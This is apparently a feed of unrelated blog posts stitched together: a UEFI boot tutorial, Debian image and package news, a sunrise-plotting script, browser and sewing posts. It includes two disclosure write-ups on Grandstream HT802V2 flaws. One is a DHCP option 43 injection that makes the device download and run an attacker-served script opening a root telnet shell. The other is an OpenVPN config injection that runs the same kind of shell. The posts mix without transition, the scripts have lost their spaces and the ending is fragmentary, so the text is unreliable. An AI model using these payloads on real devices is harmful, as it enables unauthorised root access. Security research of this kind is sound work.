$ doas apt install qemu-system-x86 ovmf
qemu has a nice feature where it ll create us an EFI partition as a drive and
attach it to the VM off a local directory so let s construct an EFI
partition file structure, and drop our binary into the conventional location.
If you haven t done this before, and are only interested in running this in a
VM, don t worry too much about it, a lot of it is convention and this layout
should work for you.
With all this in place, we can kick off qemu, booting it in UEFI mode using
the ovmf firmware, attaching our EFI partition directory as a drive to
our VM to boot off of.
If all goes well, soon you ll be met with the all knowing gaze of
Chosen One, Kier Eagan. The thing that really impressed me about all
this is this program worked first try it all went so boringly
normal. Truly, kudos to the uefi crate maintainers, it s incredibly
well done.
Booting a live system
Sure, we could stop here, but anyone can open up an app window and see a
picture of Kier Eagan, so I knew I needed to finish the job and boot a real
machine up with this. In order to do that, we need to format a USB stick.
BE SURE /dev/sda IS CORRECT IF YOU RE COPY AND PASTING. All my drives
are NVMe, so BE CAREFUL if you use SATA, it may very well be your
hard drive! Please do not destroy your computer over this.
$ doas fdisk /dev/sda
Welcome to fdisk (util-linux 2.40.4).
Changes will remain in memory only, until you decide to write them.
Be careful before using the write command.
Command (m for help): n
Partition type
p primary (0 primary, 0 extended, 4 free)
e extended (container for logical partitions)
Select (default p): p
Partition number (1-4, default 1):
First sector (2048-4014079, default 2048):
Last sector, +/-sectors or +/-size K,M,G,T,P  (2048-4014079, default 4014079):
Created a new partition 1 of type 'Linux' and of size 1.9 GiB.
Command (m for help): t
Selected partition 1
Hex code or alias (type L to list all): ef
Changed type of partition 'Linux' to 'EFI (FAT-12/16/32)'.
Command (m for help): w
The partition table has been altered.
Calling ioctl() to re-read partition table.
Syncing disks.
Once that looks good (depending on your flavor of udev you may or
may not need to unplug and replug your USB stick), we can go ahead
and format our new EFI partition (BE CAREFUL THAT /dev/sda IS YOUR
USB STICK) and write our EFI directory to it.
$ doas mkfs.fat /dev/sda1
$ doas mount /dev/sda1 /mnt
$ cp -r esp/efi /mnt
$ find /mnt
/mnt
/mnt/efi
/mnt/efi/boot
/mnt/efi/boot/bootx64.efi
Of course, naturally, devotion to Kier shouldn t mean backdooring your system.
Disabling Secure Boot runs counter to the Core Principals, such as Probity, and
not doing this would surely run counter to Verve, Wit and Vision. This bit does
require that you ve taken the step to enroll a
MOK and know how
to use it, right about now is when we can use sbsign to sign our UEFI binary
we want to boot from to continue enforcing Secure Boot. The details for how
this command should be run specifically is likely something you ll need to work
out depending on how you ve decided to manage your MOK.
I figured I d leave a signed copy of boot2kier at
/boot/efi/EFI/BOOT/KIER.efi on my Dell XPS 13, with Secure Boot enabled
and enforcing, just took a matter of going into my BIOS to add the right
boot option, which was no sweat. I m sure there is a way to do it using
efibootmgr, but I wasn t smart enough to do that quickly. I let er rip,
and it booted up and worked great!
It was a bit hard to get a video of my laptop, though but lucky for me, I
have a Minisforum Z83-F sitting around (which, until a few weeks ago was running
the annual http server to control my christmas tree
) so I grabbed it out of the christmas bin, wired it up to a video capture
card I have sitting around, and figured I d grab a video of me booting a
physical device off the boot2kier USB stick.
Attentive readers will notice the image of Kier is smaller then the qemu booted
system which just means our real machine has a larger GOP display
resolution than qemu, which makes sense! We could write some fancy resize code
(sounds annoying), center the image (can t be assed but should be the easy way
out here) or resize the original image (pretty hardware specific workaround).
Additionally, you can make out the image being written to the display before us
(the Minisforum logo) behind Kier, which is really cool stuff. If we were real
fancy we could write blank pixels to the display before blitting Kier, but,
again, I don t think I care to do that much work.
But now I must away
If I wanted to keep this joke going, I d likely try and find a copy of the
original
video when Helly 100%s her file
and boot into that or maybe play a terrible midi PC speaker rendition of
Kier, Chosen One, Kier after
rendering the image. I, unfortunately, don t have any friends involved with
production (yet?), so I reckon all that s out for now. I ll likely stop playing
with this the joke was done and I m only writing this post because of how
great everything was along the way.
All in all, this reminds me so much of building a homebrew kernel to boot a
system into but like, good, though, and it s a nice reminder of both how
fun this stuff can be, and how far we ve come. UEFI protocols are light-years
better than how we did it in the dark ages, and the tooling for this is SO
much more mature. Booting a custom UEFI binary is miles ahead of trying to
boot your own kernel, and I can t believe how good the uefi crate is
specifically.
Praise Kier! Kudos, to everyone involved in making this so delightful .
The Grandstream HT802V2 uses busybox' udhcpc for DHCP.
When a DHCP event occurs, udhcpc calls a script (/usr/share/udhcpc/default.script by default) to further process the received data.
On the HT802V2 this is used to (among others) parse the data in DHCP option 43 (vendor) using the Grandstream-specific parser /sbin/parse_vendor.
According to the documentation the format is <option_code><value_length><value>.
The only documented option code is 0x01 for the ACS URL.
However, if you pass other codes, these are accepted and parsed too.
Especially, if you pass 0x05 you get gs_test_server, which is passed in a call to /app/bin/vendor_test_suite.sh.
What's /app/bin/vendor_test_suite.sh? It's this nice script:
#!/bin/shTEST_SCRIPT=vendor_test.sh
TEST_SERVER=$1TEST_SERVER_PORT=8080cd/tmp
wget-q-t2-T5http://$ TEST_SERVER:$ TEST_SERVER_PORT/$ TEST_SCRIPTif["$?"="0"];thenecho"Finished downloading $ TEST_SCRIPT from http://$ TEST_SERVER:$ TEST_SERVER_PORT"chmod+x$ TEST_SCRIPTcorefile_dec$ TEST_SCRIPTif[" head -n 1 $ TEST_SCRIPT "="#!/bin/sh"];thenecho"Starting GS Test Suite..."./$ TEST_SCRIPThttp://$ TEST_SERVER:$ TEST_SERVER_PORTfifi
It uses the passed value to construct the URL http://<gs_test_server>:8080/vendor_test.sh and download it using wget.
We probably can construct a gs_test_server value in a way that wget overwrites some system file, like it was suggested in CVE-2021-37915.
But we also can just let the script download the file and execute it for us.
The only hurdle is that the downloaded file gets decrypted using corefile_dec and the result needs to have #!/bin/sh as the first line to be executed.
I have no idea how the encryption works.
But luckily we already have a shell using the OpenVPN exploit and can use /bin/encfile to encrypt things!
The result gets correctly decrypted by corefile_dec back to the needed payload.
That means we can take a simple payload like:
#!/bin/sh# you need exactly that shebang, yes
telnetd-l/bin/sh-p1270&
Encrypt it using encfile and place it on a webserver as vendor_test.sh.
The test machine has the IP 192.168.42.222 and python3 -m http.server 8080 runs the webserver on the right port.
This means the value of DHCP option 43 needs to be 05, 14 (the length of the string being the IP address) and 192.168.42.222.
In Python:
So we set DHCP option 43 to 05:0e:31:39:32:2e:31:36:38:2e:34:32:2e:32:32:32 and trigger a DHCP run (/etc/init.d/udhcpc restart if you have a shell, or a plain reboot if you don't).
And boom, root shell on port 1270 :)
As mentioned earlier, this is closely related to CVE-2021-37915, where a binary was downloaded via TFTP from the gdb_debug_server NVRAM variable or via HTTP from the gs_test_server NVRAM variable.
Both of these variables were controllable using the existing gs_config interface after authentication.
But using DHCP for the same thing is much nicer, as it removes the need for authentication completely :)
Affected devices
HT802V2 running 1.0.3.5 (and any other release older than 1.0.3.10), as that's what I have tested
Most probably also other HT8xxV2, as they use the same firmware
Most probably also HT8xx(V1), as their /usr/share/udhcpc/default.script and /app/bin/vendor_test_suite.sh look very similar, according to firmware dumps
Fix
After disclosing this issue to Grandstream, they have issued a new firmware release (1.0.3.10) which modifies /app/bin/vendor_test_suite.sh to
#!/bin/shTEST_SCRIPT=vendor_test.sh
TEST_SERVER=$1TEST_SERVER_PORT=8080VENDOR_SCRIPT="/tmp/run_vendor.sh"cd/tmp
wget-q-t2-T5http://$ TEST_SERVER:$ TEST_SERVER_PORT/$ TEST_SCRIPTif["$?"="0"];thenecho"Finished downloading $ TEST_SCRIPT from http://$ TEST_SERVER:$ TEST_SERVER_PORT"chmod+x$ TEST_SCRIPTprov_image_dec--in$ TEST_SCRIPT--out$ VENDOR_SCRIPTif[" head -n 1 $ VENDOR_SCRIPT "="#!/bin/sh"];thenecho"Starting GS Test Suite..."chmod+x$ VENDOR_SCRIPT$ VENDOR_SCRIPThttp://$ TEST_SERVER:$ TEST_SERVER_PORTfifi
The crucial part is that now prov_image_dec is used for the decoding, which actually checks for a signature (like on the firmware image itself), thus preventing loading of malicious scripts.
Timeline
All core22 KDE snaps are broken. There is not an easy fix. We have used kde-neon repos since inception and haven t had issues until now.
libEGL fatal: DRI driver not from this Mesa build ( 23.2.1-1ubuntu3.1~22.04.3 vs 23.2.1-1ubuntu3.1~22.04.2 )
Apparently Jammy had a mesa update?
Option 1: Rebuild our entire stack without neon repos ( fails due to dependencies not in Jammy, would require tracking down all of these and build from source )
Option 2: Finish the transition to core24 ( This is an enormous task and will take some time still )
Either option will take more time and effort than I have. I need to be job hunting as I have run out of resources to pay my bills. My internet/phone will be cut off in days. I am beyond stressed out and getting snippy with folks, for that I apologize. If someone wants to sponsor the above work then please donate to https://gofund.me/fe30793b otherwise I am stepping away to rethink life and my defunct career.
I am truly sorry everyone.
New core24 Snaps:
Arianna Epub viewer
k3b Disc burner
Snapcraft:
Fixes for the qt5 kde-neon extension
https://github.com/canonical/snapcraft/pull/5261
TL;DR
It's difficult to find the right Debian image. We have thousands of
ISO files and cloud images and we support multiple CPU architectures
and several download methods. The directory structure of our main image server
is like a maze, and our web pages for downloading are also confusing.
Most important facts from this blog post
The Debian maze
Did you ever searched for a specific Debian image which was not the
default netinst ISO for amd64? How long did it take to find it?
Debian is very good at hiding their images for downloading by
offering a huge amount of different versions and variants of images
and multiple methods how to download them. Debian also has multiple
web pages for
This is the secret Debian maze of images. It's currently filled with 8700+ different ISO images
and another 34.000+ files (raw and qcow2) for the cloud images.
The main URL for the server hosting all Debian images is https://cdimage.debian.org/cdimage/
There, you will find installer images, live images, cloud images.
Let's try to find the right image you need
We have three different types of images:
Installer images can be booted on a computer without any OS and then
the Debian installer can be started to perform a Debian installation
Live images boot a Debian desktop without installing anything to
the local disks. You can give Debian a try and if you like it you
can use the Calamers graphical installer for installing the same
desktop onto the local disk.
Cloud images are meant for running a virtual machine with Debian
using QEMU, KVM, OpenStack or in the Amazon AWS cloud or Microsoft
Azure cloud.
Images for the stable release
Almost always, you are probably looking for the image to install the
latest stable release. The URL https://cdimage.debian.org/cdimage/release/ shows:
12.9.0
12.9.0-live
current
current-live
but you cannot see that two are symlinks:
current -> 12.9.0/
current-live -> 12.9.0-live/
Here you will find the installer images and live images for the stable
release (currently Debian 12, bookworm).
If you choose https://cdimage.debian.org/cdimage/release/12.9.0/
you will see a list of CPU architectures:
(BTW source and trace are no CPU architectures)
The typical end user will not care about most architectures, because your
computer will actually always need images from the amd64 folder.
Maybe you have heard that your computer has a 64bit CPU and even if you
have an Intel processor we call this architecture amd64.
Let's see what's in the folder amd64:
Wow. This is confusing and there's no description what all those
folders mean.
bt = BitTorrent, a peer-to-peer file sharing protocol
iso = directories containing ISO files
jigdo = a very special download option only for experts who know they really want this
list = contains lists of the names of the .deb files which are included on the images
The first three are different methods how to download an image. Use
iso when a single network connection will be fast enough for
you. Using bt can result in a faster download, because it
downloads via a peer-to-peer file sharing protocol. You need an
additional torrent program for downloading.
Then we have these variants:
bd = Blu-ray disc (size up to 8GB)
cd = CD image (size up to 700MB)
dvd = DVD images (size up to 4.7GB)
16G = for an USB stick of 16GB or larger
dlbd = dual layer Blu-ray disc
16G and dlbd images are only available via jigdo.
All iso-xx and bt-xx folders provide the same images but with a
different access method.
Here are examples of images:
Fortunately the folder explains in very detail the differences between
these images and what you also find there.
You can ignore the SHA... files if you do not know what they are needed for.
They are not important for you.
These ISO files are small and contain only the core Debian installer
code and a small set of programs. If you install a desktop
environment, the other packages will be downloaded at the end of the installation.
The folders bt-dvd and iso-dvd only contain
debian-12.9.0-amd64-DVD-1.iso or the appropriate torrent file.
In bt-bd and iso-bd you will only find debian-edu-12.9.0-amd64-BD-1.iso.
These large images contain much more Debian packages, so you will not
need a network connection during the installation.
For the other CPU architectures (other than amd64) Debian provides less variants of images but
still a lot. In total, we have 44 ISO files (or torrents) for the current
release of the Debian installer for all architectures. When using
jigdo you can choose between 268 images.
And these are only the installer images for the stable release, no
older or newer version are counted here.
Take a breath before we're diving into.....
The live images
The live images in release/12.9.0-live/amd64/iso-hybrid/ are only available for the
amd64 architecture but for newer Debian releases there will be images also
for arm64.
We have 7 different live images containing one of the most common desktop
environments and one with only a text interface (standard).
The folder name iso-hybrid is the technology that you can use those ISO files for
burning them onto a CD/DVD/BD or writing the same ISO file to a USB stick.
bt-hybrid will give you the torrent files for downloading the
same images using a torrent client program.
More recent installer and live images (aka testing)
For newer version of the images we have currently these folders:
Here you see a new variant call debian-junior, which is a Debian
blend. BitTorrent files are not available for weekly builds.
The daily-builds folder structure is different and only provide the small network
install (netinst) ISOs but several versions of the last
days. Currently we have 55 ISO files available there.
If you like to use the newest installation image fetch this one:
https://cdimage.debian.org/cdimage/daily-builds/sid_d-i/arch-latest/amd64/iso-cd/debian-testing-amd64-netinst.iso
Debian stable with a backports kernel
Unfortunately Debian does not provide any installation media using the
stable release but including a backports kernel for newer hardware. This is
because our installer environment is a very complex mix of special
tools (like anna) and special .udeb versions of packages.
But the FAIme web service of my FAI
project can build a custom installation image using the backports
kernel. Choose a desktop environment, a language and add some packages
names if you like.
Then select Debian 12 bookworm and then enable backports
repository including newer kernel. After a short time you can
download your own installation image.
Older releases
Usually you should not use older releases for a new installation.
In our archive the folder
https://cdimage.debian.org/cdimage/archive/ contains 6163 ISO
files starting from Debian 3.0 (first release was in 2002) and including every point release.
The full DVD image for the oldstable release (Debian 11.11.0 including
non-free firmware) is here
https://cdimage.debian.org/cdimage/unofficial/non-free/cd-including-firmware/archive/latest-oldstable/amd64/iso-dvd/firmware-11.11.0-amd64-DVD-1.iso
the smaller netinst image is
https://cdimage.debian.org/cdimage/archive/11.10.0/amd64/iso-cd/debian-11.10.0-amd64-netinst.iso
The oldest ISO I could find is from 1999 using kernel 2.0.36
I still didn't managed to boot it in KVM.
UPDATE
I got a kernel panic because the VM had 4GB RAM. Reducing this to
500MB RAM (also 8MB works) started the installer of Debian 2.1
without any problems.
Anything else?
In this post, we still did not cover the ports folder (the non official
supported (older) hardware architectures) which contains around 760 ISO files
and the unofficial folder (1445 ISO files) which also provided the ISOs which included the
non-free firmware blobs in the past.
Then, there are more than 34.000 cloud images. But hey, no ISO
files are involved there. This may be part of a complete new posting.
A maintenance release of our RcppDE package arrived
at CRAN. RcppDE is a port of
DEoptim, a
package for derivative-free optimisation using differential evolution,
from plain C to C++. By using RcppArmadillo the
code became a lot shorter and more legible. Our other main contribution
is to leverage some of the excellence we get for free from using Rcpp, in particular the ability to
optimise user-supplied compiled objective functions which can
make things a lot faster than repeatedly evaluating interpreted
objective functions as DEoptim does (and
which, in fairness, most other optimisers do too). The gains can be
quite substantial.
This release is mostly maintenance. In the repo, we switched to
turning C++11 as a compilation standard off fairly soon after the
previous release two and a half years ago. But as CRAN is now more insistent, it
drove this release (as it has a few reccent ones). We also made a small
internal change to allow compilation under ARMA_64BIT_WORD
for larger vectors (which we cannot easily default to as 32-bit integers
are engrained in R). Other than
that just the usual updates to badges and continuous integration.
Courtesy of my CRANberries, there
is also a diffstat
report. More detailed information is on the RcppDE page,
or the repository.
We're way past the winter solstice, and approaching the equinox. The
sun is noticeably staying up later and later every day, which raises
an obvious question: when are the days getting longer the fastest?
Intuitively I want to say it should happen at the equinox. But does it
happen exactly at the equinox? I could read up on all the gory
details of this, or I could just make some plots. I wrote this:
#!/usr/bin/python3import sys
import datetime
import astral.sun
lat = 34.
year = 2025
city = astral.LocationInfo(latitude=lat, longitude=0)
date0 = datetime.datetime(year, 1, 1)
print("# date sunrise sunset length_min")
for i inrange(365):
date = date0 + datetime.timedelta(days=i)
s = astral.sun.sun(city.observer, date=date)
date_sunrise = s['sunrise']
date_sunset = s['sunset']
date_string = date.strftime('%Y-%m-%d')
sunrise_string = date_sunrise.strftime('%H:%M')
sunset_string = date_sunset.strftime ('%H:%M')
print(f" date_string sunrise_string sunset_string (date_sunset-date_sunrise).total_seconds()/60 ")
This computes the sunrise and sunset time every day of 2025 at a latitude of
34degrees (i.e. Los Angeles), and writes out a log file (using the vnlog
format).
Let's plot it:
Well that makes sense. When are the days the longest/shortest?
$ < sunrise-sunset.vnl vnl-sort -grk length_min   head -n2   vnl-align
#  date    sunrise sunset     length_min
2025-06-21 04:49   19:14  864.8543702000001
$ < sunrise-sunset.vnl vnl-sort -gk length_min   head -n2   vnl-align
#  date    sunrise sunset     length_min
2025-12-21 07:01   16:54  592.8354265166668
Those are the solstices, as expected. Now let's look at the time gained/lost
each day:
$ < sunrise-sunset.vnl \
vnl-filter -p date,d='diff(length_min)'\
vnl-filter --has d \
feedgnuplot \
--set 'format x "%b %d"'\
--domain \
--timefmt '%Y-%m-%d'\
--lines \
--ylabel 'Daytime gained from the previous day (min)'\
--hardcopy gain.svg
Looks vaguely sinusoidal, like the last plot. And looks like we gain/lost as
most ~2 minutes each day. When does the gain peak?
$ < sunrise-sunset.vnl vnl-filter -p date,d='diff(length_min)'   vnl-filter --has d   vnl-sort -grk d   head -n2   vnl-align
#  date       d
2025-03-19 2.13167
$ < sunrise-sunset.vnl vnl-filter -p date,d='diff(length_min)'   vnl-filter --has d   vnl-sort -gk d   head -n2   vnl-align
#  date        d
2025-09-25 -2.09886
Not at the equinoxes! The fastest gain is a few days before the equinox and
the fastest loss a few days after.
I've just passed my 10th anniversary of starting at
Red Hat! As a personal milestone, this is the longest
I've stayed in a job: I managed 10 years at Newcastle University,
although not in one continuous role.
I haven't exactly worked in one continuous role at Red Hat either, but it
feels like what I do Today is a logical evolution from what I started doing,
whereas in Newcastle I jumped around a bit.
I've seen some changes: in my time here, we changed the logo from Shadow Man;
we transitioned to using Google Workspace for lots of stuff, instead of
in-house IT; we got bought by IBM; we changed President and CEO, twice. And
millions of smaller things.
I won't reach an 11th: my Organisation in Red Hat is moving to
IBM. I think
this is sad news for Red Hat: they're losing some great people. But I'm
optimistic for the future of my Organisation.
Browser Choice and Security Support
Google seems to be more into tracking web users and generally becoming hostile to users [1]. So using a browser other than Chrome seems like a good idea. The problem is the lack of browsers with security support. It seems that the only browser engines with the quality of security support we expect in Debian are Firefox and the Chrome engine. The Chrome engine is used in Chrome, Chromium, and Microsoft Edge. Edge of course isn t an option and Chromium still has some of the Google anti-features built in.
Firefox
So I tried to use Firefox for the things I do. One feature of Chrome based browsers that I really like is the ability to set a custom page for the new tab. This feature was removed because it was apparently being constantly attacked by malware [2]. There are addons to allow that but I prefer to have a minimal number of addons and not have any that are just to replace deliberately broken settings in the browser. Also those addons can t set a file for the URL, so I could set a web server for it but it s annoying to have to setup a web server to work around a browser limitation.
Another thing that annoyed me was YouTube videos open in new tabs not starting to play when I change to the tab. There s a Firefox setting for allowing web sites to autoplay but there doesn t seem to be a way to add sites to the list.
Firefox is getting vertical tabs which is a really nice feature for wide displays [3].
Firefox has a Mozilla service for syncing passwords etc. It is possible to run your own server for this, but the server is written in Rust which is difficult to package and run [4]. There are Docker images for it but I prefer to avoid Docker, generally I think that Docker is a sign of failure in software development. If you can t develop software that can be deployed without Docker then you aren t developing it well.
Chromium
The Ungoogled Chromium project has a lot to offer for safer web browsing [5]. But the changes are invasive and it s not included in Debian. Some of the changes like replacing many Google web domains in the source code with non-existent alternatives ending in qjz9zk are things that could be considered controversial. It definitely isn t a candidate to replace the current Chromium package in Debian but might be a possibility to have as an extra browser.
What Next?
The Falcon browser that is part of the KDE project looks good, but QtWebEngine doesn t have security support in Debian. Would it be possible to provide security support for it?
Ungoogled Chromium is available in Flatpak, so I ll test that out. But ideally it would be packaged for Debian. I ll try building a package of it and see how that goes.
The Iridium Browser is another option [6], it seems similar in design to Ungoogled-Chromium but by different people.
Last November, the DebConf25 Team
asked
the community to help design the logo for the 25th
Debian Developers' Conference and the results
are in! The logo contest received
23 submissions
and we thank all the 295 people who took the time to participate in the
survey. There were several amazing proposals, so choosing was not easy.
We are pleased to
announce
that the winner of the logo survey is 'Tower with red Debian Swirl originating
from blue water' (option L), by Juliana Camargo and licensed CC BY-SA 4.0.
Juliana also shared with us a bit of her motivation, creative process and
inspiration when designing her logo:
The idea for this logo came from the city's landscape, the place where the
medieval tower looks over the river that meets the sea, almost like
guarding it. The Debian red swirl comes out of the blue water splash as a
continuous stroke, and they are also the French flag colours. I tried to
combine elements from the city when I was sketching in the notebook,
which is an important step for me as I feel that ideas flow much more
easily, but the swirl + water with the tower was the most refreshing
combination, so I jumped to the computer to design it properly. The water
bit was the most difficult element, and I used the Debian swirl as a base
for it, so both would look consistent. The city name font is a modern
calligraphy style and the overall composition is not symmetric but balanced
with the different elements. I am glad that the Debian community felt
represented with this logo idea!
Congratulations, Juliana, and thank you very much for your contribution to
Debian!
The DebConf25 Team would like to take this opportunity to remind you that
DebConf, the annual international Debian Developers Conference, needs your
help. If you want to help with the DebConf 25 organization, don't hesitate to
reach out to us via the #debconf-team
channel on OFTC.
Furthermore, we are always looking for sponsors. DebConf is run on a
non-profit basis, and all financial contributions allow us to bring together
a large number of contributors from all over the globe to
work collectively on Debian. Detailed information about the
sponsorship opportunities
is available on the DebConf 25 website.
See you in Brest!
The RcppUUID package
on CRAN has been providing
UUIDs (based on the underlying Boost
library) for several years. Written by Artem Klemsov and maintained
in this gitlab
repo, the package is a very nice example of clean and
straightforward library binding. As it had dropped off CRAN over a relatively minor
issue, I descided to adopted it with the previous 1.1.2
release made quite recently.
This release adds new high-resolution clock-based UUIDs accordingt to
the v7 spec. Internally 100ns increments are represented. The resulting
UUIDs are both unique and sortable. I added this recent example to the
README.md which illustrated both the implicit ordering and uniqueness.
The unit tests check this with a much larger N.
While one can revert from the UUID object to the clock
object, I am not aware of a text parser so there is currently no inverse
function (as ulid offers) for the character
representation.
The NEWS entry for the two releases follows.
Changes in version 1.2.0
(2025-02-12)
Time-based UUIDs, ie version 7, can now be generated (requiring
Boost 1.86 or newer as in the current BH
package)
I have a Grandstream HT802V2 running firmware 1.0.3.5 and while playing around with the VPN settings realized that the sanitization of the "Additional Options" field done for CVE-2020-5739 is not sufficient.
Before the fix for CVE-2020-5739, /etc/rc.d/init.d/openvpn did
That means it deletes all lines that either contain script-security or start with a set of options that allow command execution.
Looking at the OpenVPN configuration template (/etc/openvpn/openvpn.conf), it already uses up and therefor sets script-security 2, so injecting that is unnecessary.
Thus if one can somehow inject "/bin/ash -c 'telnetd -l /bin/sh -p 1271'" in one of the command-executing options, a reverse shell will be opened.
The filtering looks for lines that start with zero or more occurrences of a space, followed by the option name (up, down, etc), followed by another space.
While OpenVPN happily accepts tabs instead of spaces in the configuration file, I wasn't able to inject a tab neither via the web interface, nor via SSH/gs_config.
However, OpenVPN also allows quoting, which is only documented for parameters, but works just well for option names too.
That means that instead of
up "/bin/ash -c 'telnetd -l /bin/sh -p 1271'"
from the original exploit by Tenable, we write
"up" "/bin/ash -c 'telnetd -l /bin/sh -p 1271'"
this still will be a valid OpenVPN configuration statement, but the filtering in /etc/rc.d/init.d/openvpn won't catch it and the resulting OpenVPN configuration will include the exploit:
I'm going to FOSDEM 2025!
As usual, I'll be in the Java Devroom for most of that day, which this
time around is Saturday.
Please recommend me any talks!
This is my shortlist so far:
 I wanted to follow new content posted to Printables.com
with a feed reader, but Printables.com doesn't provide one. Neither do the other
obvious 3d model catalogues. So, I started building one.
I have something that spits out an Atom feed and a couple of beta testers gave
me some valuable feedback. I had planned to make it public, with the ultimate
goal being to convince Printables.com to implement feeds themselves.
Meanwhile, I stumbled across someone else who has done basically the same thing.
Here are 3rd party feeds for
 Anarcat recently

 Many years ago I made myself a
 Then a few years ago the cheap cotton had started to get worn, and I
decided I needed to replace it. I found a second choice (and thus
cheaper :) ) version of a
 This time I skipped a few pockets that I had found I didn t use that
much, and I didn t add a hood, which didn t play that well when worn
over a hoodie, but I added some detached sleeves, for additional wind
protection.
This left about 60 cm and some odd pieces of leftover fabric in my
stash, for which I had no plan.
 And then February
 I did however have a spool of reflector thread made of glass fibre by
Rico Design, which I think was originally sold to be worked into
knitting or crochet projects (it is now discontinued) and I had never
used.
I decided to try and sew a decorative blanket stitch border, a decision
I had reasons to regret, since the thread broke and tangled like crazy,
but in the end it was done, I like how it looks, and it seems pretty
functional. I hope it won t break with time and use, and if it does I ll
either fix it or try to redo with something else.
Of course, the day I finished sewing the reflective border it stopped
raining, so I haven t worn it yet, but I hope I ll be able to, and if it
is an horrible failure I ll make sure to update this post.

 As of today,
 I can t remember exactly the joke I was making at the time in my
